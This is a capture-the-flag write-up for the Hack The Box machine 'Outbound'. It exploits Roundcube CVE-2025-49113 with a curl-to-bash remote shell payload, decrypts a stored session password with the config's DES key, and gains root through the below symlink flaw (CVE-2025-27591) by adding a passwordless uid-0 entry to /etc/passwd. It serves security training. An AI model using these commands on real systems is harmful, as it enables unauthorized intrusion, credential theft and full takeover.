

Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
This target is running a nginx web server that redirects right to mail.outbound.htb, so I add this domain and the second-level domain to my /etc/hosts file.
Initial Access
Info
As is common in real life pentests, you will start the Outbound box with credentials for the following account
tyler:LhKL1o9Nm3X2
Execution

Browsing to mail.outbound.htb I’m greeted with a login prompt to roundcube, an open source webmail software. The provided credentials work and I can login, but there are no emails anywhere to be found. On the About page I see that version 1.6.10 is in use.
A search for known vulnerabilities in that version finds CVE-2025-49113, allowing an authenticated attacker to achieve remote code execution. There’s also a public proof-of-concept available on GitHub. I proceed to clone the repository and execute the PHP script while supplying the credentials as well as the payload to execute on the target. This drops me into a new shell as www-data within a container on the server, based on the presence of /.dockerenv.
$ git clone https://github.com/hakaioffsec/CVE-2025-49113-exploit

$ cd CVE-2025-49113-exploit

$ php CVE-2025-49113.php http://mail.outbound.htb tyler \
                                                  LhKL1o9Nm3X2 \
                                                  'bash -c "curl http://10.10.10.10/shell.sh|bash"'
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
Privilege Escalation
Shell as jacob
Within the config folder in /var/www/html/roundcube I quickly find a PHP config file with the credentials of the MySQL used by the application.
<?php
// --- SNIP ---
$config = [];

// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=0646'
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';

// IMAP host chosen to perform the log-in.
// See defaults.inc.php for the option description.
$config['imap_host'] = 'localhost:143';

// SMTP server host (for sending mails).
// See defaults.inc.php for the option description.
$config['smtp_host'] = 'localhost:587';

// SMTP username (if required) if you use %u as the username Roundcube
// will use the current username for login
$config['smtp_user'] = '%u';

// SMTP password (if required) if you use %p as the password Roundcube
// will use the current user's password for login
$config['smtp_pass'] = '%p';

// provide an URL where a user can get support for this Roundcube installation
// PLEASE DO NOT LINK TO THE ROUNDCUBE.NET WEBSITE HERE!
$config['support_url'] = '';

// Name your service. This is displayed on the login screen and in the window title
$config['product_name'] = 'Roundcube Webmail';

// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';

// List of active plugins (in plugins/ directory)
$config['plugins'] = [
    'archive',
    'zipdownload',
];

// skin name: folder from skins/
$config['skin'] = 'elastic';
$config['default_host'] = 'localhost';
$config['smtp_server'] = 'localhost';
After upgrading my shell I’m able to use the mysql binary interactively with user roundcube and password RCDBPass2025. The users table lists two additional usernames, but nothing related to authentication. On the other hand, the session table holds more interesting information as base64 encoded strings.
$ mysql -u roundcube -pRCDBPass2025 roundcube

MariaDB [roundcube]> select username from users;
+----------+
| username |
+----------+
| jacob    |
| mel      |
| tyler    |
+----------+

MariaDB [roundcube]> select * from session;
--- SNIP ---
| 6a5ktqih5uca6lj8vrmgh9v0oh | 2025-06-08 15:46:40 | 172.17.0.1 | bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7 |
--- SNIP ---
Decoding the values in CyberChef, I quickly spot that they consist out of PHP serialized data and one of the variables sticks out: password. Apparently roundcube stores the password in an encrypted form1 and since I also have the key from the config.inc.php I should be able to decrypt them.
password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/"
The string is encrypted with Triple DES and uses the first 16 bytes from the base64 encoded strings as IV2. With the help of CyberChef I first decode the string from base64, re-encode it in hex and then store the IV and actual password in registers, before feeding those values into the Triple DES Decrypt recipe. This produces the password 595mO8DmwGeD for the user jacob.

With those credentials I can access the roundcube webmailer and have a look at the emails. There are just two and one of them is from tyler concerning an important update. It contains the password gY4Wr3a1evp4 that I can use as jacob via SSH to gain access to the host machine and collect the first flag.
Shell as root
A quick sudo check for jacob reveals the account is allowed to execute certain variations of the /usr/bin/below command. Through the --help menu I’m able to figure out the binary belongs to below.
$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
Even though nothing really leaks the version in use, a search for known vulnerabilities finds CVE-2025-27591. The blog posts covers a symlink attack that is possible through rather broad permissions on the /var/log/below directory. Checking the actual permissions on the file system also show full access, so the binary might be vulnerable.
$ ls -la /var/log/below
total 16
drwxrwxrwx  3 root  root   4096 Nov  3 15:57 .
drwxrwxr-x 13 root  syslog 4096 Nov  3 14:30 ..
-rw-rw-rw-  1 jacob jacob   236 Jul  8 20:45 error_jacob.log
-rw-rw-rw-  1 root  root      0 Nov  3 15:57 error_root.log
drwxr-xr-x  2 root  root   4096 Nov  3 14:29 store
The exploit works by creating a new symlink to a file and then produce an error to make the file behind the symlink word-writable and finally modify its content.
First I make a copy of the /etc/passwd file and then add a new user with id 0 and no password by omitting a value in the second column.
$ cp /etc/passwd /tmp/passwd

$ echo 'ryuki::0:0:root:/root:/bin/bash' >> /tmp/passwd
Then I proceed to link /var/log/below/error_root.log to the actual /etc/passwd file. Using an invalid time for the replay command errors out right away. This was enough to change the permissions on the target file and I can copy my modified contents before using su ryuki to escalate to root.
$ ln -fs /etc/passwd /var/log/below/error_root.log

$ sudo /usr/bin/below replay -t invalid
Nov 03 16:08:33.835 ERRO
----------------- Detected unclean exit ---------------------
Error Message: Unrecognized timestamp format
Input: invalid.
Examples:
 Keywords: now, today, yesterday
 Relative: "{humantime} ago", e.g. 2 days 3 hr 15m 10sec ago
 Relative short: Mixed {time_digit}{time_unit_char}. E.g. 10m, 3d2H, 5h30s, 10m5h
 Absolute: "Jan 01 23:59", "01/01/1970 11:59PM", "1970-01-01 23:59:59"
 Unix Epoch: 1589808367
-------------------------------------------------------------

$ cat /tmp/passwd > /var/log/below/error_root.log

$ su ryuki
root@outbound:/home/jacob# whoami
root
Attack Path
flowchart TD

subgraph "Execution"
    A(Access to Roundcube) -->|CVE-2025-49113| B(Shell as www-data in container)
end

subgraph "Privilege Escalation"
    B -->|Access to MySQL database| C(Session information)
    C -->|Decrypt password| D(Mail access as jacob)
    D -->|Read Mails| E(Shell as jacob)
    E -->|Sudo privileges| F(Run below as root)
    F -->|CVE-2025-27591| G(Shell as root)
end